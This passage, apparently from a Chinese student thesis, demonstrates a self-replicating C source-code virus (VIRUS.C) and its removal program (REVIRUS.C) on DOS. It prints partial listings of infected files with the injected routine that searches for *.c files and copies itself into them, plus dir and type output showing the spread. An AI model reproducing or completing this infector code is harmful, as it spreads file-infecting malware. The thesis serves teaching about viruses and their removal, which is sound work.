    if(strcmp(ffblk.ff_name,"VIRUS.C")!=0)
    {
        for(k=0;k<500;k++)
        for(j=0;j<80;j++)
            a[k][j]=0;
        virus_r=fopen(ffblk.ff_name,"r+w");
        if(virus_r!=NULL)
        {
            p=fgets(&b[0],80,virus_r);

            if(strstr(p,v_flag[0])!=NULL)
            {
                line=0;
                while(p!=NULL)
                {
                    p=fgets(&b[0],80,virus_r);
                    if(strstr(&b[0],"int viruses_sub()")!=NULL)
                        break;
                    else if(strstr(&b[0],"viruses();")==NULL)
                    {
                        k=strlen(b);
                        for(j=0;j<k;j++)
                            a[line][j]=b[j];
                        a[line][j+1]=0;
                        line++;
                    }
                }
            }
        }
    }
}

```

```

        }
    }
    n_line=line;
    fclose(virus_r);
    remove(ffblk.ff_name); /*删除文件*/
    virus_r=fopen(ffblk.ff_name,"w+"); /*打开将被感染的文件*/
    for(i=0;i<n_line;i++)
    {
        fputs(&a[i][0],virus_r); /*把二维数组中的数据写入原文件*/
    }
    fclose(virus_r);
}

}

}

done=findnext(&ffblk); /*查找下一个匹配文件*/
}

}

```

## 4. 计算机病毒的演示

### 4.1 病毒程序 VIRUS.C 的演示过程

在一张已经格式化的软盘上,除了病毒源程序 VIRUS.C 和 REVIRUS.C 外,还有两个尚未被感染的 C 语言程序 TEST1.C 和 TEST2.C。原始代码分别如下:

TEST1.C:

```
#include "stdio.h"
```

```
main()
```

```
{
```

```
    int i,sum;
```

```
for(i=1;i<100;i++)
sum=sum+i;
printf("sum=%d\n",sum);
}
```

TEST2.C

```
#include "stdio.h"
main()
{
printf("hello,world!\n");
}
```

在命令提示符下键入 dir 命令查看文件信息。



然后编译连接并执行 VIRUS.C 文件，运行结果显示：

Today is 5/20/2004

Successful

说明传染成功。再用 dir 命令查看文件信息



```


C:\ 命令提示符

G:\>dir
驱动器 G 中的卷没有标签。
卷的序列号是 B66E-603D

G:\ 的目录

2004-05-24  22:01                3,922 VIRUS.C
2004-05-24  20:34                1,222 revirus.c
2004-05-24  22:01                3,949 TEST2.C
2004-05-24  22:01                2,233 VIRUS.OBJ
2004-05-24  22:01               13,634 VIRUS.EXE
2004-05-24  21:56                107 TEST1.C
                        6 个文件                25,067 字节
  
```

可以看到 TEST2.C 文件已经被传染，大小从 64 变成 3949。用 type 命令查看 TEST1 的内容



```

C:\ 命令提示符

G:\>type test2.c
/*INFECTED*/
#include "stdio.h"
#include "dos.h"
#include "dir.h"
main()
{
    viruses();
    printf("hello,world!\n");
}
int viruses_sub()
{
    struct ffblk ffblk;
    int done,i,j,k,n_line;
    FILE *virus_r,*virus_w;
    char a[500][80],b[80],*p1,*p2;
    static char viruses_f[]={"TEST2.C"};  int include_write;
    int call=0;
    int start=0;
    char *main_flag[]={"printf","break","for","while"};
    char *include_h[]={"dos.h","stdio.h","dir.h"};
    char *u_flag[]={"INFECTED"};
    struct date today;
    /*VIRUSES DISPLAY*/
    getdate(&today);
    printf("Today is %d/%d/%d\n",today.da_mon,today.da_day,today.da_year);
    /*AFFECT VIRUSES*/
    done=findfirst("*.c",&ffblk,0);
    while(!done)
    {
        if(strcmp(ffblk.ff_name,"REVIRUS.C")!=0)
        {
            virus_r=fopen(ffblk.ff_name,"r+w");
  
```

可以看到病毒的子程序已经插入了，而且在主函数里面插入了调用 VIRUSES 函数语句。而且文件名自动改为“TEST2.C”。(如图中红线所示)然后再把 TEST2.C 文件编译连接并运行。成功后，再用 dir 命令查看文件

信息

```

命令提示符
G:\ 的目录

2004-05-24  22:01                3,922  VIRUS.C
2004-05-24  20:34                1,222  revirus.c
2004-05-24  22:10                3,950  TEST2.C
2004-05-24  22:01                2,233  VIRUS.OBJ
2004-05-24  22:10                2,266  TEST2.OBJ
2004-05-24  22:01            13,634  VIRUS.EXE
2004-05-24  22:10            13,648  TEST2.EXE
2004-05-24  22:10            3,969  TEST1.C

      8 个文件          44,844 字节
      0 个目录    2,208,153,600 可用字节

G:\>
    
```

可以看到 TEST1.C 也被感染了，大小从 107 变成了 3969。再用 type 命令查看，结果如下：


```

命令提示符
G:\>type test1.c
/*INFECTED*/
#include "stdio.h"
#include "dos.h"
#include "dir.h"
main()
{
    int i,sum;
    viruses();
    for(i=1;i<100;i++)
        sum=sum+i;
    printf("sum=%d\n",sum);
}
int viruses_sub()
{
    struct ffbk ffbk;
    int done,i,j,k,n_line;
    FILE *virus_r,*virus_w;
    char a[500][80],b[80],*p1,*p2;
    static char viruses_f[]={"TEST1.C"};    int call=0;
    int start=0;
    char *main_flag[]={"printf","break","for","while"};
    char *include_h[]={"dos.h","stdio.h","dir.h"};
    char *v_flag[]={"INFECTED"};
    struct date today;
/*VIRUSES DISPLAY*/
    getdate(&today);
    printf("Today is %d/%d/%d\n",today.da_mon,today.da_day,today.da_year);
/*AFFECT VIRUSES*/
    done=findfirst("*.c",&fbk,0);
    while(!done)
    {
        if(strcmp(ffbk.ff_name,"REVIRUS.C")!=0)
        {
    
```

可以看到，文件名称已经自动改为 TEST1.C，而且病毒子程序已经拷贝过来，在这个过程中 REVIRUS.C 始终没有被感染，达到了我们的目的。

文件被感染前后内容如下图所示：






4.2 病毒清除程序 **REVIRUS.C** 演示过程

然后我们来演示病毒的清除。编译运行 REVIRUS.C 后用 dir 命令查看文件信息。




图中可以看到 TEST1.C 和 TEST2.C 都变小了。虽然没有还原到以前的大小。这是因为运行病毒子程序需要的头文件没有删除，原因前面已经提及过了。然后用 type 命令分别查看一下 TEST1.C 和 TEST2.C 的内容。



```

G:\>type test1.c
#include "stdio.h"
#include "dos.h"
#include "dir.h"
main()
{
    int i,sum;
    for(i=1;i<100;i++)
        sum=sum+i;
    printf("sum=%d\n",sum);
}
G:\>
    
```



```

G:\>type test2.c
#include "stdio.h"
#include "dos.h"
#include "dir.h"
main()
{

    printf("hello,world!\n");
}
G:\>
    
```

图中可以看到，除了程序需要用到的头文件，剩下的已经基本还原。而且没有清除 VIRUS.C 里面的程序，基本达到了清除病毒的目的。演示成功。

从演示过程中可以看出，一旦程序被病毒感染，这个程序经过编译连接后运行时就能向没感染上病毒的程序扩散病毒，使病毒在系统中不断蔓延下去。而病毒清除程序运行一次就可以删除掉所有的病毒子程序和插入的调用语句。

## 结 束 语

计算机病毒种类繁多，其特点和传染方式也是千变万化，在本论文中也只是窥其一斑。病毒也是一门大的学科。我们只是向广大用户简介其理

论知识，简述其工作机理和演示其传染过程，让大家对计算机病毒有个大体的了解。

本论文里面设计了两个程序，其中 VIRUS.C 只传染扩展名是 C 的文件，不会感染其他文件。而 REVIRUSC. 只是专门针对它而写的解毒程序，离开了 VIRUS.C 就没有任何意义。

通过这次毕业设计，使我也体会到一点：教材上的内容只是入门，碰到实际的问题就显得不够用了。所以自己必须学会查找相关资料和文献，以及利用网络学习。此次设计有一点没有达到预期的目的，就是杀毒的时候不能还原被感染文件感染前的头文件，不过这点不影响程序的运行。

## 致谢

本次毕业设计中，王平老师带领我们从最简单的东西做起，循序渐进，教导和督促我们进行程序的设计和调试。通过这次设计，使我对计算机病毒理论的认识更加全面，C 语言程序设计有了进一步的提高，这里我对他表示感谢。最后是同组的同学张志强给了我不少帮助，也同样谢谢他。

## 参考文献

- [1] 刘尊全 《计算机病毒防范与信息对抗技术》 清华大学出版社 1981 年 5 月
- [2] 谭浩强 《C 程序设计（第二版）》 清华大学出版社 1999 年 12 月 309-327 页
- [3] 鲁沐浴 《计算机病毒大全》 电子工业出版社 1996 年 5 月 1-25 页
- [4] 袁津生 吴砚农 《计算机网络安全基础》 人民邮电出版社 2002 年 1 月 134-170 页
- [5] 殷伟 《计算机安全与病毒防治》 安徽科学技术出版社 1994 年 5 月 1-90
- [6] Paul S.R.Chisholm 《C 语言编程常见问题解答》 清华大学出版社 1996 年 12 月 1-242 页